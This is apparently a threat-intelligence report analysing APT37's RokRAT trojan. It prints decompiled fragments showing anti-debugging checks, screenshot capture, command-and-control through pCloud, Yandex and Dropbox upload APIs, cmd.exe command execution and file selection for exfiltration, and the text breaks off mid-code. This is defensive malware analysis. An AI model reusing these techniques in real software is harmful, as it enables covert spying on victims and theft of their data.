
Reverse Engineering RokRAT:

A Closer Look at APT37's Onedrive-Based Attack Vector



@ThreatMon

@threatmon

@MonThreat

@TMRansomMonitor

ThreatMon

Contents

Introduction


This analysis report presents an investigation into the RokRAT malware, which was employed as part of a recent cyber attack attributed to APT37 (Advanced Persistent Threat 37). RokRAT is a sophisticated remote access trojan (RAT) that has been observed as a critical component within the attack chain, enabling the threat actors to gain unauthorized access, exfiltrate sensitive information, and potentially maintain persistent control over compromised systems.

This report aims to provide a comprehensive understanding of the RokRAT malware by examining its attack vector, infection chain, and the techniques employed during the attack. Additionally, it offers valuable insights into the associated Indicators of Compromise (IOCs), a YARA rule to aid in detection, and the Mitre Att&ck techniques leveraged by APT37 to carry out their malicious activities.

Who is APT37?


APT37, also known as Reaper or Group123, is an advanced persistent threat group that operates primarily in East Asia, specifically South Korea. It is widely believed to be state-sponsored, with alleged ties to the North Korean government. APT37 has been active since at least 2012 and has targeted a wide range of industries, including government, defense, finance, technology, and media.

Attack Chain



Technical Analysis


The sample was compiled on April 11 2023, using Visual Studio. More information is in the picture below:



first-bytes-text	M Z .. .. @ .. ..
file-size	898560 bytes
entropy	6.684
imphash	n/a
signature	Microsoft Visual C++
tooling	Visual Studio 2015
entry-point	E8 78 05 00 00 E9 8E FE FF FF 3B 0D 80 B0 4C 00 F2 75 02 F2 C3 F2 E9 E4 06 00 00 FF 25 AC 42 4A 00
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	Tue Apr 11 08:24:16 2023 | UTC

Collecting Victim's Data


Execution starts with collecting data about the victim's computer.



```
GetComputerNameW(&word_4D1CEA, &nSize);
nSize = 64;
GetUserNameW(&word_4D1D6A, &nSize);
GetModuleFileNameW(0, &Filename, 0xFFu);
```


Evasion and Anti-Analysis

IsDebuggerPresent() API Call is used to determine whether it is under control of a debugger or not.



```
sub_4119B7((char *)&v32 + 3);
LOBYTE(Src) = 0;
sub_40DB36((int)&v28, 0, &dword_4D1CB0, (unsigned int)&dword_4D21B4, Src);
v2 = IsDebuggerPresent();
v3 = byte_4D206A;
```


Also, **GetTickCount()** API Call is used for the same purposes. Malware can use GetTickCount() to measure the time taken for specific operations or code sections. By comparing the elapsed time with expected values, the malware can detect if its execution is being slowed down due to debugging activities.



```
TickCount = GetTickCount();
v18 = rand();
v5 = rand();
wsprintfW(v22, L"/%s/%04X%04X%08X", L"Comment", v5, v18, TickCount);
++dword_4D21B4;
```

Screenshot

It takes a screenshot using and saves it under the TEMP folder to send to the C2 server.




```
GdiplusStartup(&v14, v10, 0);
GetTempPathW(0x12Cu, &Buffer);
SetProcessDPIAware();
SystemMetrics = GetSystemMetrics(0);
v1 = GetSystemMetrics(1);
cy = v1;
*(_DWORD *)(a1 + 4) = *(_DWORD *)a1;
v11 = 0;
v12 = 0;
v13 = 0;
CompatibleDC = CreateCompatibleDC(0);
v9 = SystemMetrics;
DC = GetDC(0);
CompatibleBitmap = CreateCompatibleBitmap(DC, v9, v1);
SelectObject(CompatibleDC, CompatibleBitmap);
v5 = GetDC(0);
BitBlt(CompatibleDC, 0, 0, SystemMetrics, cy, v5, 0, 0, 0xCC0020u);
```


Command And Control Server Communication

To communicate with the server, multiple cloud providers are being used. Additionally, the localhost address is left for testing purposes.

- Localhost
- Yandex Cloud
- PCloud
- Dropbox




```
std::wstring::assign(L"http://127.0.0.1/", 0x11);
LOBYTE(v61) = 5;
v57 = v44;
v46 = 7;
v45 = 0;
LOWORD(v44[0]) = 0;
std::wstring::assign(L"https://api.pcloud.com/oauth2_token", 35);
LOBYTE(v61) = 6;
v56 = v41;
v43 = 7;
v42 = 0;
LOWORD(v41[0]) = 0;
std::wstring::assign(L"https://my.pcloud.com/oauth2/authorize", 38);
```




```
LOWORD(Block) = 0;
std::wstring::assign(L"https://api.dropboxapi.com/2/files/list_folder", 46);
LOBYTE(v159) = 1;
sub_42415E(&Block, v4);
}
sub_40BCCA(Src, L"https://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s", v2);
v33 = 7;
v32 = 0;
```

The URLs are stored in plaintext form.



```
.rdata:004BA990  00000024   C (16 bits) - UTF-16LE   http://127.0.0.1/
.rdata:004BA9B8  00000048   C (16 bits) - UTF-16LE   https://api.pcloud.com/oauth2_token
.rdata:004BAA00  0000004E   C (16 bits) - UTF-16LE   https://my.pcloud.com/oauth2/authorize
.rdata:004BAA50  00000054   C (16 bits) - UTF-16LE   https://api.pcloud.com/listfolder?path=%s
.rdata:004BAB00  00000084   C (16 bits) - UTF-16LE   https://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1
.rdata:004BAC88  00000094   C (16 bits) - UTF-16LE   https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1
.rdata:004BAD24  0000001A   C (16 bits) - UTF-16LE   https://%s%s
.rdata:004BAD40  00000054   C (16 bits) - UTF-16LE   https://api.pcloud.com/deletefile?path=%s
.rdata:004BADB8  00000082   C (16 bits) - UTF-16LE   https://cloud-api.yandex.net/v1/disk/resources?path=%s&limit=500
.rdata:004BAEA8  0000008C   C (16 bits) - UTF-16LE   https://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s
.rdata:004BAF60  00000096   C (16 bits) - UTF-16LE   https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s
.rdata:004BB008  00000080   C (16 bits) - UTF-16LE   https://cloud-api.yandex.net/v1/disk/resources/download?path=%s
.rdata:004BB098  0000005E   C (16 bits) - UTF-16LE   https://api.dropboxapi.com/2/files/list_folder
.rdata:004BB148  00000054   C (16 bits) - UTF-16LE   https://api.dropboxapi.com/2/files/delete
.rdata:004BB1A0  0000005C   C (16 bits) - UTF-16LE   https://content.dropboxapi.com/2/files/upload
.rdata:004BB2C0  00000060   C (16 bits) - UTF-16LE   https://content.dropboxapi.com/2/files/download
```

It uses authorization header to validate the session. If it couldn't be validated, then the execution would have been stopped.




```
GET /listfolder?path=/ HTTP/1.1\r\n
Connection: Keep-Alive\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.8\r\n
Authorization: Bearer [redacted]
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)\r\n
Host: api.pcloud.com\r\n
```

Commands Briefly

ShellCode Execute


It can execute code using ShellExecute() API. First, the hacker sends a command from C2, then RokRAT executes it using “cmd.exe” with the help of ShellExecute().



```
    pExecInfo.lpVerb = "open";
    pExecInfo.lpFile = "cmd.exe";
    memset(&pExecInfo.lpDirectory, 0, 12);
    ShellExecuteExA(&pExecInfo);
    WaitForSingleObject(pExecInfo.hProcess, 1000 * a1);
    CloseHandle(pExecInfo.hProcess);
  }
  else
  {
    v7 = (const CHAR *)lpParameters;
    if ( v12 >= 0x10 )
      v7 = lpParameters[0];
    ShellExecuteA(0, "open", "cmd.exe", v7, 0, 0);
  }
```

File Exfiltration


It searches for specific extensions, see it in the picture below, then it can exfiltrate these files contents to the C2 server.



```
v61[0] = *(_DWORD *)L".XLS";
v61[1] = *(_DWORD *)L"LS";
LOWORD(v61[2]) = aXls[4];
v61[5] = *(_DWORD *)L".DOC";
v61[6] = *(_DWORD *)L"OC";
LOWORD(v61[7]) = aDoc[4];
v61[10] = *(_DWORD *)L".PPT";
v61[11] = *(_DWORD *)L"PT";
LOWORD(v61[12]) = aPpt[4];
v61[15] = *(_DWORD *)L".TXT";
v61[16] = *(_DWORD *)L"XT";
